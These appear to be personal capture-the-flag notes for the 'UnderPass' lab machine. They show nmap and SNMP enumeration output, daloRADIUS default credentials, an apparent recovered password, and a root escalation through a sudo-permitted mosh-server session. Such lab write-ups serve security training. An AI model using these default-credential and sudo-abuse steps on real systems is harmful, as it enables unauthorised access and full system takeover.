UnderPass

Tuesday, December 31, 2024 3:40 PM


LESSON LEARNED: RECON EVERYTHING

```
┌──(kali㉿kali)-[~/Desktop/UnderPass]
└─$ nmap -sC -sV -oA UnderPass_InitScan 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-31 16:40 EST
Nmap scan report for 10.10.11.48
Host is up (0.035s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.50 seconds
```

Web fuzzing.... It was easy after all, need to scan for UDP ports and get better at researching before Jumping to exploits

Be one with the system



https://mosh.org/#usage
https://github.com/lirantal/daloradius

Administrator radius ← DEFAULT CREDS

Can utilize github to gain an understanding of directory pathing while also utilizing fuzzing to hunt for the right login.php page


```
┌──(kali㉿kali)-[~]
└─$ nmap -sU -sV -p 161 10.10.11.48

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-31 18:36 EST
Nmap scan report for 10.10.11.48
Host is up (0.034s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
Service Info: Host: UnderPass.htb is the only daloradius server in the basin!
```

NEW COMMAND

```
PORT     STATE         SERVICE
88/udp   open|filtered kerberos-sec
123/udp  open|filtered ntp
161/udp  open          snmp
443/udp  open|filtered https
1025/udp open|filtered blackjack
1433/udp open|filtered ms-sql-s
1812/udp open|filtered radius
1813/udp open|filtered radacct
1900/udp open|filtered upnp
3703/udp open|filtered adobeserver-3
5000/udp open|filtered upnp
17185/udp open|filtered wdbrpc
32815/udp open|filtered unknown
49185/udp open|filtered unknown
```



underwaterfriends

```
┌──(kali㉿kali)-[~]
└─$ snmpwalk -v1 -c public 10.10.11.48
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (825715) 2:17:37.15
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnderPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (827112) 2:17:51.12
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E8 0C 1F 17 35 35 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 216
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
```

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

```
$ mosh-server

MOSH CONNECT 60004 4NeCCgvZFe2RnPgrcU1PQw

mosh-server (mosh 1.1.3)
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 30261]
```

2. On the local host, run:

```
$ MOSH_KEY=key mosh-client remote-IP remote-PORT
```

```
MOSH_KEY=mRMVVe37YhCHBZQJeQRTYg mosh-client 127.0.0.1 60001
```

```
root@underpass:~#
```